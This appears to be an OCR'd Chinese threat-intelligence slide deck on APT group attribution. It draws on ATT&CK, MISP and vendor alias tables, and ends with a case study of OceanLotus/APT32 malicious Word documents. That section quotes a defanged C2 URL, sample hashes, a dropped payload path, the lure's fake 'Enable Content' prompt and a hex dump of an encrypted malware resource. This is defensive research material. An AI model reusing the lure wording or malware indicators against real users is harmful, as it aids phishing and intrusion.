


ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-Stage Channels
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items	Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-hop Proxy
	LSASS Driver	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	SSH Hijacking	Screen Capture		Multiband Communication
	Launchctl	Component Object Model Hijacking	Image File Execution Options Injection	DLL Search Order Hijacking	Keychain	Remote System Discovery	Shared Webroot	Video Capture		Multilayer Encryption
	Local Job Scheduling	Create Account	Launch Daemon	DLL Side-Loading	LLMNR/NBT-NS Poisoning	Security Software Discovery	Taint Shared Content			Port Knocking
	Mshta	DLL Search Order Hijacking	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools
	PowerShell	Dylib Hijacking	Path Interception	Disabling Security Tools	Password Filter DLL	System Network Configuration Discovery	Windows Admin Shares			Remote File Copy
	Regsvcs/Regasm	External Remote Services	Plist Modification	Exploitation for Defense Evasion	Private Keys	System Network Connections Discovery	Windows Remote Management			Standard Application Layer Protocol
	Regsvr32	File System Permissions Weakness	Port Monitors	Extra Window Memory Injection	Securityd Memory	System Owner/User Discovery				Standard Cryptographic Protocol
	Rundll32	Hidden Files and Directories	Process Injection	File Deletion	Two-Factor Authentication Interception	System Service Discovery				Standard Non-Application Layer Protocol
	Scheduled Task	Hooking	SID-History Injection	File Permissions Modification		System Time Discovery				Uncommonly Used Port
	Scripting	Hypervisor	Scheduled Task	File System Logical Offsets						Web Service
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Gatekeeper Bypass						
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	HISTCONTROL						
	Signed Script Proxy Execution	LC_LOAD_DYLIB Addition	Startup Items	Hidden Files and Directories						
	Source	LSASS Driver	Sudo Caching	Hidden Users						
	Space after Filename	Launch Agent	Sudo	Hidden Window						
	Third-party Software	Launch Daemon	Valid Accounts	Image File Execution Options Injection						
	Trap	Launchctl	Web Shell	Indicator Blocking						
	Trusted Developer Utilities	Local Job Scheduling		Indicator Removal from Tools						
	User Execution	Login Item		Indicator Removal on Host						
	Windows Management Instrumentation	Logon Scripts		Indirect Command Execution						
	Windows Remote Management	Modify Existing Service		Install Root Certificate						
	XSL Script Processing	Netsh Helper DLL		InstallUtil						
		New Service		LC_MAIN Hijacking						
		Office Application Startup		Launchctl						
		Path Interception		Masquerading						
		Plist Modification		Modify Registry						

背景研判

- 一个很基本的问题：这个世界上有多少个独立的APT组织？



Check out the results from our first round of ATT&CK Evaluations at attackevals.mitre.org!

GROUPS

Overview
admin@338
APT1
APT12
APT16
APT17
APT18
APT19
APT28
APT29
APT3
APT30
APT32
APT33
APT37
Axiom
BlackOasis
BRONZE BUTLER
Carbanak
Charming Kitten
Cleaver
Cobalt Group
CopyKittens
Dark Caracal
Darkhotel
DarkHydrus
Deep Panda
Dragonfly
Dragonfly 2.0

Home > Groups > APT32

APT32

APT32 is a threat group that has been active since at least 2014. The group has targeted multiple private sector industries as well as with foreign governments, dissidents, and journalists with a strong focus on Southeast Asian countries like Vietnam, Phillipines, Laos, and Cambodia. They have extensively used strategic web compromises to compromise victims. The group is believed to be Vietnam-based. [1] [2] [3]

ID: G0050
Aliases: APT32, OceanLotus Group, APT-C-00
Version: 1.0


Alias Descriptions

Name	Description
APT32	[1] [2]
OceanLotus Group	[1] [2]
APT-C-00	[3]

Techniques Used

Domain	ID	Name	Use
Enterprise	T1017	Application Deployment Software	APT32 compromised McAfee ePO to move laterally by distributing malware as a software deployment task.[1]
Enterprise	T1009	Binary Padding	APT32 includes garbage code to mislead anti-malware software and researchers.[3]
Enterprise	T1094	Custom Command and Control Protocol	APT32 uses Cobalt Strike's malleable C2 functionality to blend in with network traffic.[1][4]
Enterprise	T1073	DLL Side-Loading	APT32 ran genuinely-signed executables from Symantec and McAfee which loaded a malicious DLL called rastls.dll.[3]
Enterprise	T1189	Drive-by Compromise	APT32 has infected victims by tricking them into visiting compromised watering hole websites.[3]
Enterprise	T1068	Exploitation for	APT32 has used CVE-2016-7255 to escalate privileges.[1]

https://attack.mitre.org/groups/




Secure | https://github.com/MISP/misp-galaxy/blob/master/clusters/threat-actor.json

6186 lines (6185 sloc) | 243 KB

```
{
  "authors": [
    "Alexandre Dulaunoy",
    "Florian Roth",
    "Thomas Schreck",
    "Timo Steffens",
    "Various"
  ],
  "category": "actor",
  "description": "Known or estimated adversary groups targeting organizations and employees. Adversary groups are regularly conf
  "name": "Threat actor",
  "source": "MISP Project",
  "type": "threat-actor",
  "uuid": "7cdff317-a673-4474-84ec-4f1754947823",
  "values": [
    {
      "description": "PLA Unit 61398 (Chinese: 61398部队, Pinyin: 61398 bùduì) is the Military Unit Cover Designator (MUCD)[1] o
      "meta": {
        "cfr-suspected-state-sponsor": "China",
        "cfr-suspected-victims": [
          "United States",
          "Taiwan",
          "Israel",
          "Norway",
          "United Arab Emirates",
          "United Kingdom",
          "Singapore",
          "India",
          "Belgium",
          "South Africa",
          "Switzerland",
          "Canada",
          "France",
          "Luxembourg",
          "Japan"
        ],
        "cfr-target-category": [
          "Private sector",
          "Government"
        ],
        "cfr-type-of-incident": "Espionage",
        "country": "CN",
        "refs": [
          "https://en.wikipedia.org/wiki/PLA_Unit_61398",
```

https://github.com/MISP/misp-galaxy/blob/master/clusters/threat-actor.json


背景研判



Common Name	CrowdStrike	IRL	Kaspersky	Secureworks	Mandiant	FireEye	Symantec	iSight	Cisco (Sourcefir	Palo Alto Unit 4	Other Names
Comment Crew	Comment Pand	PLA Unit 61398		TG-8223	APT 1			BrownFox	Group 3		GIF89a, ShadyRAT, Shanghai Group, Byz
APT 2	Putter Panda	PLA Unit 61486		TG-6952	APT 2				Group 36		SearchFire
UPS	Gothic Panda			TG-0110	APT 3		Buckeye	UPS Team	Group 6		Boyusec – the Guangzhou Boyu Informati
IXESHE	Numbered Panda			TG-2754 (tentati	APT 12	BeeBus		Calc Team	Group 22		DynCalc, Crimson Iron, DNSCalc
APT 16					APT 16						
Hidden Lynx	Aurora Panda				APT 17	Deputy Dog	Hidden Lynx	Tailgater Team	Group 8		Axiom, SportsFans, Winnti Umbrella
Wekby	Dynamite Pand	PLA Navy		TG-0416	APT 18						
Axiom					APT 17			Tailgater Team	Group 72		Dogfish (iDefense), Deputy Dog (iDefense
Winnti Group	Wicked Panda										Winnti Umbrella
Shell Crew	Deep Panda		WebMasters		APT 19	KungFu Kittens			Group 13		Sh3llCr3w, PinkPanther
Naikon	Lotus Panda	PLA Unit 78020	Naikon		APT 30		Firefly				
PLATINUM											TwoForOne
Lotus Blossom			Spring Dragon							Lotus Blossom	ST Group, Esile
APT 6					APT 6						1.php Group
Hurricane Panda	Hurricane Panda						Black Vine	TEMP.Avengers			Zirconium
Emissary Panda	Emissary Panda		LuckyMouse	BRONZE UNIO	APT 27			TEMP.Hippo	Group 35		ZipToken, Iron Tiger
Stone Panda	Stone Panda				APT 10			MenuPass Team		menuPass	Red Apollo, CVNX, POTASSIUM, Cloud H
Nightshade Panda	Nightshade Panda				APT 9						
APT 26					APT 26			Hippo Team			JerseyMikes
Goblin Panda	Goblin Panda		Cycldek								Cycldek
Night Dragon	Night Dragon										
Mirage	Vixen Panda	Ke3Chang		GREF	APT 15	Playful Dragon		Social Network Team			Mirage Team, Lurid, Social Network Team,
Anchor Panda	Anchor Panda										
NetTraveler			NetTraveler		APT 21						
Ice Fog	Dagger Panda		IceFog								
Beijing Group	Sneaky Panda										Hydraq, SIG22, Elderwood, Elderwood Ga
APT 22											
Suckfly											
?											
?											
Pirate Panda	Pirate Panda										KeyBoys
Radio Panda	Radio Panda										
APT 4	Samurai Panda	PLA Navy			APT 4	APT 4		Wisp Team			
Impersonating Pan	Impersonating Panda										
Violin Panda	Violin Panda				APT 8	APT 20					Covert Grove
Toxic Panda	Toxic Panda										
Temper Panda	Temper Panda	Admin338	Team338			admin@338		338 Team			
Keyhole Panda	Keyhole Panda							temp.bottle			
Test Panda	Test Panda										
Pitty Tiger	Pitty Panda					Pitty Tiger					
Gibberish Panda	Gibberish Panda										

https://docs.google.com/spreadsheets/u/1/d/1H9_xaxQHpWaa4O_Son4Gx0YOIzlcBWMsdvePFX68EKU/pubhtml

- Att&ck：78
- 开源1：233
- 开源2：222
- NSA：至少45




SIG no.	Possible APT other name	First public report	remarks
SIG1	Agent.BTZ (Turla?)	2008.06.X ? 2008.11.19.	
SIG2	Turla	2008.11.X. 2014.02.15. ?	
SIG3	ShipUp?	2008.10.29.	
SIG4	Snake/Uroburos	2014.02.28.	dated 3+ years old
SIG5	Trojan dropper Agent.ikcb Turla tool?	2013.10.15.	
SIG6	?	?	
SIG7	GhoTex	2007.03.04.	Octa-B?
SIG8	Stuxnet 2 drivers unknown s7otbxdxa.sys s7obxsx.sys	2010.06.15.	Dated dev.: 2005~
SIG9	Flame	2012.05.28.	Dated dev.: 2010~
SIG10	miniFlame	2012.10.15.	
SIG11	?	?	
SIG12	Spuler?	2012.11.26?	
SIG13	Agent.BTZ?	see 1	
SIG14	?	?	
SIG15	Turla/Snake/Uroburos	PDF:2015	
SIG16	Flame	2012.05.28.	
SIG17	SunFlower / Chesire Cat / Flowershop	~2015	samples point back to 2002
SIG18	Moonflower / Chesire Cat / Flowershop (sunflower moonflower)	?	
SIG19	?	?	
SIG20	Animal Farm	2015.03.06.	in use since 2013?
SIG21	?	?	
SIG22	Aurora/Hydraq	2010.01.12.	Op: 2009.06-12
SIG23	Turla (Epic Turla)	2014.08.07.	Under analysis for 10 months
SIG24	?	?	
SIG25	Dark Hotel	2014.11.10.	
SIG26	?	?	
SIG27	?	?	
SIG28	Rotinom	2011.01.11.	
SIG29	?	?	
SIG30	Exforel	2012.11.28.	
SIG31	?	?	
SIG32	?	2008.06.13.	
SIG33	?	?	
SIG34	?	2014.05.14.	
SIG35	Duqu	2011.09.01.	
SIG36	Stuxnet/Duqu?	see 8 / 35	
SIG37	IronTiger_ASPXSpy	?	
SIG38	?	?	
SIG39	Teamspy	2013.03.10.	
SIG40	Sednit/Sofacy	2015.02.09.	
SIG41	?	2011.03.29.	
SIG42	?	?	

https://www.crysys.hu/files/tedi/ukatemicrysys_territorialdispute.pdf

背景研判-案例

- 2018年5月31日和6月9日，在Twitter上国外研究人员披露的两个疑似“海莲花”的诱导文档。

- 360威胁情报中心在2018年4月发布的报告《海莲花APT团伙利用CVE-2017-8570漏洞的新样本及关联分析》




Jacob Soo
@_jsoo_

#OceanLotus
virustotal.com/#/file/cb8c176 …
Filename : 2018 Cambodia Outlook Conference.doc
Adds DsSvcCleanup .job & dropping payload to C:\Users\admin\AppData\Roaming\Intel\logs\DsSvcCleanup.cpl (9b134dfdea2b4c50183e99bfee6c45a054fc032f0098ba31ef927338c1f4fb7)

上午1:35 - 2018年6月9日

文档漏洞



Nick Carr
@ItsReallyNick

Sample of new macro method:

Don khieu nai.doc (ActiveMime)
MD5:
58b366b07b12c8cc8b4cbcd9a1905f33
Uploaded from 🇻🇳


Heavily encoded C2:
🔃
hxxps://services.serveftp[.]net/domain.png

Possible guardrailing. Please DM me if you have the payload. #DFIR

I suspect APT32 - thoughts?

上午8:39 - 2018年5月31日

恶意宏代码




Microsoft Word 2016

Error 30921-42. This Word document was saved in a later version of Microsoft Office™.
To display the document, please click “Enable Editting” from the yellow bar
and then click “Enable Content”

=

植入同一木马模块



{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll

解密出的DLL的资源中有一个加密的资源文件：

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00000000  06 3B 27 C4 D1 D1 D5 95 40 7F A3 10 EA 6F FC CE
00000010  6A 1F 89 67 A2 F4 6E 29 DE 03 66 04 D0 B3 C1 2B
00000020  92 29 ED DD C8 93 05 91 46 CF D3 87 DF ED A4 48
00000030  88 C2 37 61 A7 57 54 0C 57 FA C9 15 DF 1B 80 47
00000040  D9 26 0A E6 3C 94 50 D5 E4 AA DE E8 62 22 48 28
00000050  1E 98 37 1B 5C B9 EA 31 0F 95 EB 51 EF EC 0D 50
00000060  97 2C 06 45 CC A8 BD F8 6E 67 7E CB 3F EC 9B A3
00000070  09 FD E9 32 9E 3E B7 AF 75 22 11 65 7C F8 71 74
00000080  4E F6 ED D7 59 60 FD B9 A0 2B 1F B8 E1 15 73 5E
00000090  26 34 B6 2B 59 2C 92 50 84 32 BF B3 52 35 E9 EB
000000A0  05 BA 9C C1 91 B4 D0 2E 2F B6 02 A0 EC 16 E9 A4
000000B0  43 AF EC AC 02 FF 22 D5 EE 6B 09 62 C8 D3 1D DE
000000C0  A4 3B 6E 0B B9 FE AB 67 84 1D 1C C3 45 C2 07 49
000000D0  31 C4 4D 5F D9 D2 A0 E6 5C 74 17 F1 E2 13 B6 8B
000000E0  48 38 92 D2 B2 B0 EF 29 64 25 33 40 BC 96 03 5D
000000F0  5D A1 42 A5 15 FB CF CF 3E 8B 44 FD DB 57 B4 C0
00000100  A5 A2 6C 0D 88 0C 4F A9 4A 61 B9 66 8C 28 E3 75
00000110  FA 83 B1 4C DB 8C 37 38 79 FB F0 25 D8 D4 BD 91
00000120  BA 7C 56 CB AA C7 E2 3E 95 08 3E 25 00 B2 45 1E
00000130  C8 2E 20 A0 E4 65 27 3D E2 C3 F2 AD 01 AE 28 0E
00000140  92 55 26 52 2B 1C 15 32 DC 96 AE 12 B8 E7 9C F7
00000150  15 81 0A 9B 08 20 B5 94 09 88 02 4B 70 AC BE 4A
00000160  4B 92 B3 3D 49 81 4F 98 63 FE 89 FE EC 4E E4 22
00000170  D7 87 34 E9 62 09 21 C6 61 17 9F 04 D7 1E 06 07
00000180  BF 07 A0 4C E6 B7 03 02 BF 11 EC BC 15 56 DF DA
00000190  75 C6 96 66 34 D7 AE DC 2E F4 2F 3C C3 B1 DB 0C
000001A0  AA CB 8D 79 8D 66 3B 1C 55 13 BF EC 01 75 5F B6
000001B0  21 40 FA D6 FA 90 40 18 9E 53 F8 C1 D6 6D BD B7
000001C0  AD 8A 60 28 92 AE 26 21 2D 79 7C 93 03 28 B6 CD
000001D0  77 16 BD 12 8C 3B 4E 58 10 2D 92 C8 60 80 60 40
000001E0  31 20 3A B3 F5 2E 17 28 A3 7B F7 F3 69 98 FB CF
000001F0  F0 A1 F7 C8 3B 4F 08 4C 16 D1 EF 3F C5 4E 93 98
00000200  14 24 86 B2 84 84 67 D8 72 AF 2E 86 0F FA DB 5D
00000210  64 26 49 CB 84 A2 55 19 0A 35 2F 74 AB B7 64 FD
00000220  FC FD D2 D8 7E 6A 35 78 85 62 E6 AC C9 B4 18 78
00000230  8A EE 64 01 7C 48 7A 53 D3 DF 33 3D D7 59 96 B4
00000240  2A D3 BC 2B F3 F9 2A AA D9 D1 DC D6 81 3C D0 C0
00000250  CE 03 1B DA B4 BC 1D 87 94 E2 0E E7 90 D6 DB 33
00000260  12 27 22 0A E8 82 D3 AE 33 F9 8A 9F 69 36 DE DD
00000270  42 27 C4 DC 96 E0 F0 6B 55 5F E9 E7 56 DD 55 56
```

https://ti.360.net/blog/articles/oceanlotus-with-cve-2017-8570/

